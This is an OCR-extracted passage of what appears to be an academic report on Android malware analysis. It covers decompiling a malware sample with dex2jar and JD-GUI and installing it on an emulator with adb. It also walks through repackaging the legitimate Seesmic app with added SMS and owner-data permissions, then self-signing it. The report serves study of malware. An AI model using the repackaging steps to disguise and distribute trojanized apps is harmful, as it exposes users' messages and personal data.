
- Meta INF Folder – This folder consists of information that allows users to make sure of the security of the system and integrity of the APK application.
- Res folder – This folder consists of the resource files such as layouts, sounds, settings, graphics, etc.
- Android Manifest File – This is an XML file that holds information such as the permissions that is accessed by the application, the package name, version, etc.
- Classes.dex – This file contains all the Java source code that is compiled. This file is run on the Dalvik Machine. This file consists of the complete bytecode that the Dalvik Machine will interpret.
- Resources.arsc – This file is binary resource file that is obtained after compilation.

- The next step is to open the command prompt window and navigate to the root directory of Dex2Jar. The classes.dex file of the malware must also be present in the same directory as dex2jar.bat file. Hence copy the classes.dex file into the file that contains dex2jar.bat. The following command is then typed in the command prompt window,

dex2jar.bat classes.dex



- Once the dex2jar executes without any errors, a file named *classes.dex.dex2jar.jar* is created. This file is then opened using JD-GUI.




- The Java code is then scrutinized to detect the malicious code.

Dynamic Analysis

"*A set of techniques, which involve running an application in a controlled environment and monitoring its behaviour, are known as dynamic analysis*". (25).


- The first step involved in dynamic analysis of the malware is installing the android SDK in order to create a virtual device. This virtual device acts as the controlled environment as per the definition above.
- The Android SDK is available for download at http://developer.android.com/sdk/index.html. The SDK has the following folders when extracted.




The SDK has many features to offer (7),

- Tools – Contains tools for testing and debugging applications along with other utility tools.
- Platform Tools – Consists of platform specific tools used to develop and debug applications.
- Platforms – This contains all the Android platforms that are deployable on the Android Devices. Each of these platforms contains fully acquiescent Android Library, emulator skins, sample code and system image.


- The SDK Manager.exe is started. It first fetches updates on already installed packages. It is upto the user to install them. On the left hand side we select *Virtual Devices* and create a new virtual device.



- We select New, and fill out the necessary fields as shown below and select Create AVD.




- Once the new AVD is created we then select that AVD and click on *Start* to run the virtual device/emulator. Once the emulator is completely loaded it looks as shown below.



- Copy the malware into the folder platform-tools in Android SDK. As the emulator is loading, open a command prompt window and navigate to the platform-tools folder in Android SDK. Type the below command in order to install the malware onto the device.

adb install iCalendar acbcad45094de7e877b656db1c28ada2.apk


Once the output of this command is *Success*, the application is successfully installed on the emulator.



Once the malware is successfully installed it can be viewed in the menu screen of the emulator.

- The next step is to check if the application is running. We cannot dynamically check the functioning of the malware as it involves setting up of fake DNS servers, etc. The malware is as shown below.

- On the emulator we navigate to Dev Tools ⟶ Running Processes and we observe that the iCalendar malware is running.



The name of the process is the same as the package name that can be viewed in the Android Manifest File. The entire Malicious Java code of the above malware can be viewed in the Appendix Section (Appendix 1.1, 1.2).

A different way of utilizing reverse engineering techniques is discussed below. This method uses an application called Seesmic 1.5.1. This application is a single yet powerful application that enables a user to deal with their social networks. Its features include (27),

- Update Salesforce, Facebook, Google Buzz and Twitter accounts simultaneously
- Obtain and search notifications for latest messages
- Share videos, location and pictures using any of the services like TwitPic, Youtube, vFrog, etc.
- Full integration of Facebook, Twitter, Google Buzz and Salesforce.


This application is available for download at http://www.freeware4android.net/google-android-2-2-device-1745/multimedia-graphics-tag/seesmic-get-23529.html (Appendix 2).

The procedure for reverse engineering this application is as follows:-

- As previously stated the Android SDK is downloaded and installed following the steps indicated in the installation guide.
- The application is downloaded to the same directory as the ApkTool. A command prompt window is opened. Navigate to the directory where the application and ApkTool is downloaded and type the following command


apktool d seismic_1.5.1.apk


The output of which will be as shown below in the diagram.



- A folder by the name seismic_1.5.1 will have been created in the same directory. This folder has the following files,
  - Res folder
  - Smali folder
  - Android Manifest File (XML)
  - Android.yml file
- The Android Manifest file is opened with Notepad++ and edited in the following manner,
  - The version number is altered to 1.6 from 1.5.1
  - Four permissions are added, namely, READ_SMS, WRITE_SMS, SEND_SMS and READ_OWNER_DATA.

The file is then saved.







- In the command prompt window we type the below command in order to repackage the application.

apktool b seismic_1.5.1

The output is as shown below



- Once this command executes without any error, it can be observed that in the folder seismic_1.5.1 there is a folder called *dist* in which the repackaged application with the changes exist.




- This file is renamed to *seismic_1.6.apk*. it is then copied into the directory where ApkTool is downloaded. We cannot install this application on the emulator as it needs to be certified. Hence we self sign the application.

- In the command prompt window we type the following command

  keytool –genkey –v –keystore my_seesmic.keystore –alias seesmic_1.6 –keyalg RSA –keysize 2048 –validity 10000


  It then asks for a keystore password which in this case is *android*. The further steps are as shown in the snapshot below. In the end it asks to enter a password for *seismic_1.6* which is also *android*.




- The application is now signed using *jarsigner* by using the command below

  jarsigner –verbose –keystore my_seesmic.keystore seismic_1.6.apk seesmic1.6


  It then requests for the keystore password which is *android*. Once the enter button is hit each file in the application is signed.



- The application is now signed. The application seismic_1.6.apk and the original application seismic_1.5.1.apk are then copied to the directory *android-sdk-windows/platform-tools*.

